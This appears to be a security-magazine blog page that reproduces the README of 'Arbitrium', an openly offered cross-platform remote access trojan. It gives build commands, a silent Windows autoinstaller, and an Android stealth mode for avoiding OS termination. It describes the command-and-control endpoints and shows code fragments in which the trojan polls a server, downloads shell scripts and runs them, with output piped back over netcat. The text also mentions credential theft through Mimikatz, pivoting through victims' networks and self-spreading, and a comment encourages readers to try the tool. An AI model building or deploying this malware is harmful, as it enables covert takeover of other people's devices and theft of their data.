
# Arbitrium: cross-platform, fully undetectable remote access trojan, to control Android, Windows and Linux






## Disclaimer

This tool was made for educational purposes only. I urge anyone who would use this tool to only use it on targets he/she is authorized to access as a remote control tool. I hold no responsibility if one used it for any unlawful activity.

About:

Arbitrium is a cross-platform remote access trojan (RAT), Fully UnDetectable (FUD), It allows you to control Android, Windows and Linux and doesn't require any firewall exceptions or port forwarding. It gives access to the local networks, you can use the targets as a HTTP proxy and access Router, discover local IPs and scan their ports. Includes modules like Mimikatz, new modules can easily be added. In addition, if Arbitrium is used with a DNS spoofing software is can spread autonomously between devices (#AutoSpread). Arbitrium is a multiple parts project, the parts were built using Java, JS, C, Python, Cordova and VueJS.

**i** default login: **admin/passwd**

CLI-Demo: https://streamable.com/fptp0l

Demo: https://streamable.com/ov78ki

**More at:** https://github.com/BenChaliah/Arbitrium-RAT

# Features:

- ☑ **FUD**

The client uses simple tools which makes it completely undetectable, the trojan based on netcat mainly pipe TCP paquets to run the server's commands.

- ☑ **Firewall**

Arbitrium doesn't require adding an exception to the firewall, or a port forwarding rule. The server is an API with endpoints that receives tasks for a specific target and others that the trojan periodically requests to get the new instructions, the instructions can be a JavaScript file (the Android app is made using Cordova) or a Shell file to run in the terminal/CMD. Once the server receives a task for a device, the former schedule the task then it opens a child process where it waits for the trojan's response by listening to a dedicated ephemeral port. Therefore, the trojan doesn't need to listen to any port.

- ☑ **Battery optimization / StealthMode**

Unlike with Stock Android, customizations like MIUI by Xiaomi, EMUI by Huawei, or Samsung's Android Pie ignore the permissions/exceptions given to an app by the user. So if you try to run an Android's trojan in the background, the moment the app starts running frequent or heavy (in some cases even lightweight) tasks (ex: sending HTTP requests periodically) it will be killed no matter what permissions the user grants, ths OS completely ignores the current settings, dontkillmyapp.com is a known website dedicated for this particular issue.

The aforementioned issue was quite annoying while working on this project, after a while I found that building a lightweight binary that keeps running the assigned tasks in the background while the MainActivity standstill just after launching the binary appears to bypass most of the restrictions and actually even improve the performance of the App.

MainActivity receives a JS file from the server and uses `ThreadPoolExecutor` to initiate the binary without hanging for it to exit (More on this StealthMode/BatteryBypass).

- ☑ **Web interface**

There is also a control panel, it's not a requirement but an extension, it's a simple VueJS webapp, a UI you can use to control the targets instead of directly sending requests to the API. The webapp is available here: Arbitrium WebApp

# Requirements

1. Android's client

```
Java ver ...
Cordova
Android SDK & NDK
```

2. Windows/Linux client

```
Python3.6 (or newer)
PyInquirer
Winrar (Windows only)
```

# Build

> ⚠ use `setAPI_FQDN.sh` first to set the server domain/IP in all files

Clone repo:

```
git clone https://github.com/BenChaliah/Arbitrium-RAT.git --recursive
```

1. Android

```
$ cd ArbitriumClients/AndroidApp/ClientApp/
$ cordova build android
$ cd ../StealthMode/
$ make clean && make build
```

> The binaries inside `/libs` are stripped, so it recommended to use these if you're not debuging.

2. Windows

```
$ cd ArbitriumClients\WindowsApp
$ pyinstaller --onefile runFrame.py
$ copy Client_tools\toolbox.exe dist\
$ copy Client_tools\SFXAutoInstaller.conf dist\
$ copy Client_tools\start_script.vbs dist\
$ cd dist
$ {Rar_abspath} a -r -cfg -sfx -z"SFXAutoInstaller.conf" Standalone.exe
```

## Components

1. Server API

> ⚠ The binaries built for Android should be put inside `/assets` (rename them to `binary_{cpuabi}`) and the APK will download them, but if you wish to put them inside the APK just make sure to extract them inside the App data folder `/data/data/package_name` or create a symbolic link inside it `window.MyOrangePlugin.exec("/system/bin/ln -s ...`

```
$ pip install flask flask_cors && ./runserver.sh # Python2.7
```

```
        ├── runserver.sh
        ├── main.py
        ├── reverse_http.py
        ├── initProxy.py
        │
        ├── assets (src: ArbitriumClients/AndroidApp/StealthMode)
        │   ├── runFrame_arm64-v8a
        │   ├── toolbox_arm64-v8a
        │   ├── ... (x86, x86_64, armeabi-v7a)
        │
        │
        ├── JS_scripts
        │   ├── checkupdate.js
        │   ├── init.js
        │   ├── runshell.js
        │   └── StealthMode.js
        │
        ├── misc
        │
        ├── modules
        │   ├── discover.py
        │   ├── mimikatz.py
        │   ├── ports.py
        │   └── runCMD.py
        │
        └── threads
```

## Endpoints

> ⚠ The response of the API may differ depending on the platform of the device from which the trojan operate. the following part explores mainly the case of **Android**, because it's the most sophisticated due to the OS's restrictions.

- **[GET]** /checkupdate.js

When the client sends its first request to the endpoint `/checkupdate.js`, the server creates a `genShell` 's object, which sets a unique local port for that device `self.lport = self.setPort()` and a thread id `self.threaduid = random.randint` in addition to other attributes. Then returns the appropriate JavaScript code (depending on the CPU/ABI) that will contain instructions to download, chmod, and execute (main thread, or poolexec) some resources. As for the following requests, it returns a JS code that will execute the pending tasks if there are any.

`runCMD` is a method of `genShell` that write the shell script we want the trojan to run into a file

inside `/assets` to be downloaded later by the client then uses netcat to listen for the response and pipe it into a file inside `/threads`

**Example**: Let say you want to use the target as an HTTP proxy, the API formulate the request like the following cmd:

```
echo -e "GET / HTTP/1.1\r\nHost: 192.168.1.1\r\nConnection: close\r\n\r\n" |
```

then save it into `assets/runsh_{uid_task}.sh` , then depending on whether the request came from StealthMode/BatteryBypass or not, `/checkupdate.js` gets the trojan to download the shell file and run it.

```
>>> Popen("exec $(nc -l 0.0.0.0 -p {lport} -dN > {task_filename})" shell=True
```

- **[GET]** /addtask

Using the appropriate token the admin can get a device to run a command via this endpoint, the server will describe this command as **pending** which will impact the next response `/checkupdate.js` to that device. Then it'll return a randomly generated id for this task.

- **[GET]** /pingtask

The combination of the task id generated by `/addtask` and the aforementioned thread id `threaduid` makes the name of the file inside `/threads` where the output of the command is saved. Once this endpoint is requested it checks whether `/threads/{threaduid}x{taskid}` exists, if so the server returns the content of the file otherwise it returns 0.

- **[GET]** /runproxy & /pushproxy

This will run `reverse_http.py` in a separate screen, then returns a IP:PORT (HTTP proxy), that will allow the admin to pivote HTTP requests through the trojan device. For instance, if the Admin sets this info in the browser settings and tries to open the router port (Ex: `http://192.16...` ), the browser will open the router web interface as if the admin was a part of the target LAN.

2. Client/Trojan (**Android**): The app is build using Cordova for its simplicity and support for cross-platform development. This app relays of two main parts

    1. **netbolt-orange-plugin**:

        this is a cordova plugin I made, it contains few functions that we can call from `index.html` , scripts downloaded via `/checkupdate.js` mainly use these methods to run the assigned task

        + **exec()** : execute shell cmd then returns the cmd output, it runs on the **UI thread**

        + **poolexec()** : same as 'exec()', but this one uses the `ThreadPoolExecutor` so the App can run a cmd without blocking the main thread, when the output is ready, it sent via a callback with the exit status

        + **download()** : this one is for downloading whatever resources the API or the admin may want or need to execute a task

**Example**: The trojan at first requests `/checkupdate.js` , let assumes this is an Android phone and we want to initiate the StealthMode/BatteryBypass to avoid getting killed (Battery optimizations ...), the API then respond with something like:

```
function sfunc1(){
    window.MyOrangePlugin.download([{Link for ELF} ...], function(res){
        sfunc2(...);
    });
}
function sfunc2(...){
    window.MyOrangePlugin.exec("chmod ... ", function(res){
        sfunc3(...);
    });
}
function sfunc3(...){
    window.MyOrangePlugin.poolexec({Here we start the binary the will keep i
        ...
    });
}
```

> The app also uses a slightly customized version of Cordova background mode plugin.

2. **StealthMode**:

    + **runFrame.c** : This is a simple C program that sends HTTP requests every few seconds to the API through a socket, saves the response to a shell file then makes a system call to run it.

    + **toolbox.c** : This is a standalone netcat

The resulting binaries are statically linked to ensure stability and path independence. The importance of using `runFrame` instead of just running a JS loop in **index.html** doesn't only stop at the Battery issues explained previously but also for performance reasons. The app with this mode uses much less resources and is more reliable.

The frequency of the requests is by default set at 5s, but it can be manipulated by the API (the server automatically makes `runFrame` slow down when there are no scheduled cmds by giving it `sleep 30` as a response), therefore, when the admin is controlling a device or using it as a proxy a number of tasks will be scheduled and the delay between each won't be significant, otherwise we don't want the client to keep sending frequent requests which would make it noticeable and resource consuming.


> ⚠ the API recognize whether the requests are coming from this mode from the **User-Agent: JustKidding**, so the responses to `/checkupdate.js` be compatible. Also the HTTP requests are only made while the phone is connected to **Wlan**, and there are two main reasons for that, the first is data mobile consumption which the OS will stop, the second is the autonomous spread capability (#AutoSpread)

```
// void bzero(void *s, size_t n);
#define bzero(s, n) memset((s), 0, (n))
...
strcat(reque, "&token=updated HTTP/1.1\r\nHost: {API_Host}\r\nUser-Agent: Ju
char *routing = "ip route | grep wlan";
...
while (1){
        routingSTAT = system(routing);
        // grep exit status will only equal 0 if a wlan interface was listed
        if (routingSTAT==0){
                fd = socket_connect(argv[1], atoi(argv[2]));
                write(fd, reque, strlen(reque));
                bzero(buffer, BUFFER_SIZE);
                ...
                }
```


3. Client/Trojan (**Windows/Linux**): Unlike in the case of android here a simple python script will do. In addition, Windows version is equiped with a VBA script and SFX to make a silent autoinstaller, the trojan will be just a standalone executable that runs in the background after extracting its content inside %TEMP%.

# Screenshots


1. HTTP proxy:




2. Powershell:




3. Port scanner:






MARCH 23, 2021



**2 COMMENTS**

Newest

**gerry** 5 months ago

Fully undetectable? Almost all AV could already detect this RAT LOL

3 Reply

Author

Marta Sienicka 5 months ago

*Reply to gerry*

It’s actually a very good tool. Not perfect ever since the publication the author update it and make it even better. You should try it.

0 Reply

SEARCH

## CATEGORIES

Blog

Free Course Content

Uncategorized

## Newsletter

**Sign up for news and special offers from Hakin9 Magazine.**

Email*

Yes, please sign me up for newsletters. This includes offers, latest news, and exclusive promotions

Subscribe

ARCHIVES

FREE CONTENT

**OUR BRANDS**



**OUR PRODUCTS**

Magazines

Online Courses

Subscription

**COMPANY**

About Us

Become an Instructor

Write for us

Partners

Blog

**SUPPORT**

Contact Us

FAQs

**MORE**

Privacy Policy

Terms and conditions